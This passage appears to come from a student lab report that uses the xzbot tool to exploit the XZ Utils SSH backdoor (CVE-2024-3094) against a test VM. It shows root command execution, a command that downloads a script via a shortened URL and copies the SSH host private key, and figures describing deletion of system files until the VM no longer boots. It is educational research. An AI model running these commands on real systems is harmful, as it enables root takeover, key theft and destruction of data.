000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000130  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 00  |................|
00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000160  00 00 01 14 00 00 00 07  73 73 68 2d 72 73 61 00  |........ssh-rsa.|
00000170  00 00 01 01 00 00 01 00  34 12 00 00 78 56 00 00  |........4...xV..|
00000180  a2 ff d9 f9 ff ff ff ff  4d 34 38 af d6 1b e6 5a  |........M48....Z|
00000190  d6 42 82 8e b5 f5 cb 38  aa af 34 16 42 3f 6c 7d  |.B.....8..4.B?l}|
000001a0  bf cb 49 bd 76 80 ad 89  0c 52 ff 94 74 27 34 40  |..I.v....R..t'4@|
000001b0  76 f8 4b 02 bf 6f 0f 7e  b8 6a f8 a4 5d e3 45 11  |v.K..o.~.j..].E.|
000001c0  b8 ca 63 f1 09 02 3f 03  23 fc 3a 2b 5c cf 43 95  |..c...?.#.:+\.C.|
000001d0  f5 d9 a4 d2 56 cd 78 cf  9d 85 95 e8 2a 13 e7 f9  |....V.x.....*...|
000001e0  00 c9 e3 b0 00 6e e3 c1  d8 b4 22 63 c2 0b a6 5c  |.....n....."c...\|
000001f0  dd 93 c2 5c 4b 93 21 fc  92 1d bf 47 b9 5f a0 49  |...\K.!....G._.I|
00000200  8c 28 de ce 0a ff 6f 47  0c d2 34 a9 35 00 00 00  |.(....oG..4.5...|
00000210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000260  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000270  00 00 00 00 00 00 00 00  00 00 00 10 00 00 00 07  |................|
00000280  73 73 68 2d 72 73 61 00  00 00 01 00              |ssh-rsa.....|
2024/05/03 00:18:30 ssh: handshake failed: EOF
exit status 1

~/Downloads/xzbot  main !5 ❯
```

Figure 3.3.4 | Successful connection without requesting permissions.

```
fernando_carranzalira@xz-test:~$ cat /tmp/.xz
uid=0(root) gid=0(root) groups=0(root)
```

Figure 3.3.5 | Executed command to get completely in.




Figure 3.3.6 | Already in the VM as a root user without asking for keys or permissions.

4. Simulating of the possible attacks

```
flag.String("addr", "35.188.81.42:22", "ssh server address")
flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
flag.String("cmd", "git clone https://github.com/Fersi-Ferssa/Application-Attacks-and-Malware.git"
```

Figure 3.4.1 | Command for the first attack.

What the exploit does is that ssh already has preloaded signatures, when you connect you already have a signature, but if you send a command that runs as root you can make git clone.
It was dangerous because it could be mixed with all the Linux systems out there, Ubuntu, Linux, Debian, etc.

```
var (
    addr  = flag.String("addr", "35.188.81.42:22", "ssh server address")
    seedn = flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
    cmd   = flag.String("cmd", "curl ifconfig.co > /tmp/a ", "command to run via system()")
)
```

Figure 3.4.2 | Simulation of the second attack (1).




Figure 3.4.3 | Simulation of the second attack (2).




Figure 3.4.4 | Simulation of the second attack (2).

Figure 3.4.5 | Retrieving the host public keys.




Figure 3.4.6 | Simulation of the third attack.




Figure 3.4.7 | Retrieving the host private key.

Figure 3.4.8 | Preparation of the script for the fourth attack since we are limited to 64 characters per command.

```
var (
    addr  = flag.String("addr", "35.188.81.42:22", "ssh server address")
    seedn = flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
    cmd   = flag.String("cmd", "curl https://shorturl.at/ahqS4 -L > /tmp/a.sh", "command to run via system()
)
```

Figure 3.4.9 | Command for the fourth attack.

```
fernando_carranzalira@xz-test:/tmp$ curl https://shorturl.at/ahqS4
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.shorturl.at/ahqS4">here</a>.</p>
</body></html>
fernando_carranzalira@xz-test:/tmp$ curl https://shorturl.at/ahqS4 -L
#/bin/bash

cat /etc/ssh/ssh_host_rsa_key > /tmp/a
```

Figure 3.4.10 | Simulation of the fourth attack (1).

```
fernando_carranzalira@xz-test:/tmp$ curl https://shorturl.at/ahqS4 -L > a.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   237    0   237    0     0   1498      0 --:--:-- --:--:-- --:--:--  1500
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100    52  100    52    0     0     91      0 --:--:-- --:--:-- --:--:--  3466
fernando_carranzalira@xz-test:/tmp$ cat a.sh
#/bin/bash

cat /etc/ssh/ssh_host_rsa_key > /tmp/a
```

Figure 3.4.11 | Simulation of the fourth attack (2).




Figure 3.4.12 | Simulation of the fourth attack (3).

Figure 3.4.13 | Retrieving the script private key.




Figure 3.4.14 | Command for the fifth attack.




Figure 3.4.15 | Simulation of the fifth attack (1).

Figure 3.4.16 | Simulation of the fifth attack (2).

Figure 3.4.17 | Simulation of the fifth attack (3).




Figure 3.4.18 | Deletion of the principal archives of the virtual machine to crack it (1).




Figure 3.4.19 | Deletion of the principal archives of the virtual machine to crack it (2).




Figure 3.4.20 | Ultimate attack outcome, cracking the Virtual Machine. Using the previous commands the system was cracked, so when I try to enter the VM again it won't initiate.

References

- Microsoft Tech Community. (2024, March 29). Microsoft FAQ and Guidance for XZ Utils Backdoor. https://techcommunity.microsoft.com/t5/microsoft-defender-vulnerability/microsoft-faq-and-guidance-for-xz-utils-backdoor/ba-p/4101961
- National Vulnerability Database. (2024). CVE-2024-3094 Detail. https://nvd.nist.gov/vuln/detail/CVE-2024-3094?ref=marcolenzo.eu
- Aqua Security. (2024, March 30). Newly Discovered Backdoor in XZ Tools. https://www.aquasec.com/blog/cve-2024-3094-newly-discovered-backdoor-in-xz-tools/
- Picus Security. (2024, March 30). A Backdoor in XZ Utils Leads to Remote Code Execution. https://www.picussecurity.com/resource/blog/cve-2024-3094-a-backdoor-in-xz-utils-leads-to-remote-code-execution
- Intruder. (2024, March 30). XZ Utils CVE-2024-3094. https://www.intruder.io/blog/xz-utils-cve-2024-3094
- Qualys Security Blog. (2024, March 30). Backdoor Found in Widely Used Linux Utility Breaks Encrypted SSH Connections. https://blog.qualys.com/vulnerabilities-threat-research/2024/03/29/xz-utils-sshd-backdoor
- Cloud Security Alliance. (2024, March 30). Navigating the XZ Utils Vulnerability (CVE-2024-3094): A Comprehensive Guide. https://cloudsecurityalliance.org/articles/navigating-the-xz-utils-vulnerability-cve-2024-3094-a-comprehensive-guide
- SOC Radar. (2024, March 30). Linux XZ Utils Vulnerability CVE-2024-3094. https://socradar.io/linux-xz-utils-vulnerability-cve-2024-3094/
- LogPoint. (2024, March 30). XZ Utils Backdoor. https://www.logpoint.com/blog/emerging-threats/xz-utils-backdoor/
- Debian Security Announce. (2024, March 30). XZ Utils Backdoor. https://lists.debian.org/debian-security-announce/2024/msg00057.html
- Ariadne's Space. (2024, April 2). The XZ Utils Backdoor is a Symptom of a Larger Problem. https://ariadne.space/2024/04/02/the-xz-utils-backdoor-is-a-symptom-of-a-larger-problem/
- Arstechnica. (2024, March 29). Backdoor Found in Widely Used Linux Utility Breaks Encrypted SSH Connections. https://arstechnica.com/security/2024/03/backdoor-found-in-widely-used-linux-utility-breaks-encrypted-ssh-connections/
- OpenAI. (2024, April 28). ChatGPT (Version 3.5) [Computer software]. https://openai.com/chatgpt